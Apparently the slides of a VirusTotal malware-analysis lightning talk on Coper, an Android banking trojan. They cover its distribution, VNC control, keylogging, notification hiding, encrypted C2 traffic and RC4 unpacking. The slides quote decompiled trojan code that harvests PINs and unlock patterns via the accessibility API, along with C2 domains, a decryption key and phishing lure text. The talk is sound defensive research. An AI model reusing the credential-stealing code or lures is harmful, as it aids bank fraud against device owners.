Lightning talk: Digging for *Coper*

$ whoami

Fernando Diaz
***Software Engineer* || Frida Wizard**
VirusTotal

- Automated dynamic analysis development,
- Focus on banking trojan analysis and APTs.
- Teaching binary instrumentation at University of Malaga's Malware Intelligence MSc.
- Author of Frida Handbook: learnfrida.info

Contact →
E-mail: fdiaz@virustotal.com
Twitter: @entdark_


Coper

Coper is an **Android banking trojan** targeting both banks and crypto exchange users.

Different campaigns **mix** targeted **regions**, for example Spain and Canada; Japan and New Zealand; Poland and Italy. Decoded strings indicate the real targets.

Core functionality is **comprised of a small subset of features** but enough to harvest credentials from victims.


Settings can be updated on every tick via the remote C&C.




Distribution

Attackers use various ways of distributing their malware:


- **Fraudulent Ad campaigns** to spread.
- **GitHub accounts** and repositories to host malware samples. An account under the username **uliaknazeva888** has the most extensive activity map – 159 commits since **Jun 23, 2021** up to **April 30, 2022.**
- **Compromised websites**: Used to host malicious APKs. Some governmental sites were also affected.
- **Discord**: Attackers use it mostly as a “secure” hosting service.


Das Telefon hat (3) einen Virus gefunden! Ihre Daten sind in Gefahr!
Schützen Sie Ihr Gerät jetzt mit ANDROID 12.5
Gefahr! Sicherheitsrisiko:
Bankbot.Android.Trojan.a
Andr.Trojan.Loki-13/Password.Grabber
Android-Trojan.Loki.9!/Hidden.Malware
>>Virus löschen<<
Laden Sie den neuen Android-Sicherheitspatch herunter und installieren Sie ihn, um Ihr Telefon zu schützen!


meuPT
Seu seguro contra fraudes online. Sem nenhum custo.
GET IT ON Google Play
Download on the App Store
Launch as Web App
Screenshots
App Screenshot.
App Screenshot.
App Screenshot.
App Screenshot.
Como funciona
A Allianz Portugal, em parceria com o Gobierno de Portugal, criou uma nova forma de verificar a sua identidade digital para o proteger contra qualquer ataque financeiro. Sem qualquer custo.


20
10
0
07/04
07/25
08/15
09/05
09/26
10/17
11/07
11/28
12/19
01/09
01/30
02/20
03/13
04/03
04/24
05/15
06/05
06/26
8
6
4
2
0
0
0
0
2
2
3
0
Sunday
Monday
Tuesday
Wednesday
Thursday
Friday
Saturday

Activity map



Core functionality

Coper uses **VNC to observe and control the victims' device**. This feature can be enabled/disabled remotely.

To avoid interference with other remote administration tools, it attempts to **uninstall other known apps** such as TeamViewer.

This is **usually paired with its keylogger** feature, allowing remote attackers to extract key information.

```
public void ifdf() {
    Cwhile.m183case(getApplicationContext(), "vnc_stream_started", Boolean.TRUE);
    Cwhile.m186goto(getApplicationContext(), "last_vnc_stream_attempt", 0L);
    this.f33try = (MediaProjectionManager) getSystemService("media_projection");
    MediaProjection mediaProjection = this.f28case;
    if (mediaProjection != null) {
        mediaProjection.stop();
    }
```

Core functionality II

Coper **hides push notifications** from the targeted bank applications to prevent victims from seeing important messages such as **2FA codes** and **notifications** related to **fraudulent transactions** and warning messages.

It takes advantage of the accessibility API to obtain both **dot-pattern** and **regular PIN** unlock patterns.

```
public static String m105break(Context context, AccessibilityNodeInfo accessibilityNodeInfo) {
    AccessibilityNodeInfo m110goto;
    String m106case = m106case(context, accessibilityNodeInfo);
    if (!m106case.isEmpty()) {
        String str = f54new;
        Log.i(str, "EXTRACTED PATTERN: " + m106case);
        return m106case;
    }
    AccessibilityNodeInfo m108else = m108else(accessibilityNodeInfo, "pinEntry|passwordEntry|fixedPinEntry");
    if (m108else == null && (m110goto = m110goto(accessibilityNodeInfo)) != null) {
        Log.i(f54new, "pin/password field found");
        m108else = m110goto;
    }
    if (m108else == null || m108else.getText() == null) {
        return "";
    }
    String charSequence = m108else.getText().toString();
    if (charSequence.replace("\u2022", "").isEmpty()) {
        return "";
    }
    Matcher matcher = Pattern.compile("^([0-9\u2022]{1,16})$").matcher(charSequence);
    if (m108else(accessibilityNodeInfo, "pinEntry") == null || !matcher.find()) {
        String str2 = f54new;
        Log.i(str2, "SCREEN_PASSWORD: " + charSequence);
        return "SCREEN_PASSWORD:" + charSequence;
    } else if (charSequence.replace("\u2022", "").isEmpty() || charSequence.length() < 4) {
        String str3 = f54new;
        Log.i(str3, "PIN_PART:" + charSequence);
        return "PIN_PART:" + charSequence;
    } else {
        String str4 = f54new;
        Log.i(str4, "PIN_GOOD:" + charSequence);
        return "PIN_GOOD:" + charSequence;
    }
}
```

C2 Communications

```
<string name="domains">
https://232fdnsjds.top/OGYyZmMyZmVlMGI0/|https://sdxasd1.top/OGYyZmMyZmVlMGI0/|https://fdghhoo1.top/OGYyZmMyZmVlMGI0/|</string>
```


All the communications are done via HTTPS to a **rotating** list of C2s.

Communications are **encrypted** using the following pattern for both incoming and outgoing messages:

BASE64ENCODE(AES_ECB(TEXT_TO_ENCRYPT))

**All data sent is gzip compressed.*


The **AES key is shared** between many samples independently of the campaign waves. It can be extracted by instrumenting **javax.crypto.spec.SecretKeySpec**





Unpacking

The real payload is hidden at an embedded resource stored in **/res/raw/** with a random name and no file extension.

On app startup an **embedded library is loaded** and automatically decrypts the payload. This library **decrypts** the file in memory **using RC4**, usually with key **nxYUBCMVV3xmvdvz2T9mjMp5GQRkOO8Q** and the decrypted output is a DEX V35 file.







Extracting the RC4 key on runtime

```
Interceptor.attach(Module.findExportByName(null, "android_dlopen_ext"), {
    onEnter: function (args) {
        const path = Memory.readUtf8String(args[0]);
        console.log("[*] android_dlopen_ext(\" " + path +" \")");
        this.isFound = false;
        if (path.includes("libbfu")) {
            this.isFound = true;
        }
    },
    onLeave(retval) {
        if(this.isFound) {
                loadHooks(Module.findExportByName("libbfuIS.so", "_ZN11fLpuoEKuTrJ14gucwqYBgvsbPJbEPciPKc"));
        }
    }
});

let keyLoad = Module.findExportByName("libbfuIS.so", "_ZN11fLpuoEKuTrJ14gucwqYBgvsbPJbEPciPKc");

function loadHooks(keyLoad) {
    console.log(keyLoad);
    Interceptor.attach(keyLoad, {
        onEnter(args) {
            console.log(args[2].readCString());
        }
    });
}
```

```
[*] android_dlopen_ext("
/data/app/~~Hbz8xKtZX7kc7pdjxJqmnA==/com.spellsaw2-7LrubLkVk3BrvP2z3V6Ctg==/
lib/arm64/libbfuIS.so ")

nxYUBCMVV3xmvdvz2T9mjMp5GQRkOO8Q
```

Questions?

If interested, request full analysis at
fdiaz@virustotal.com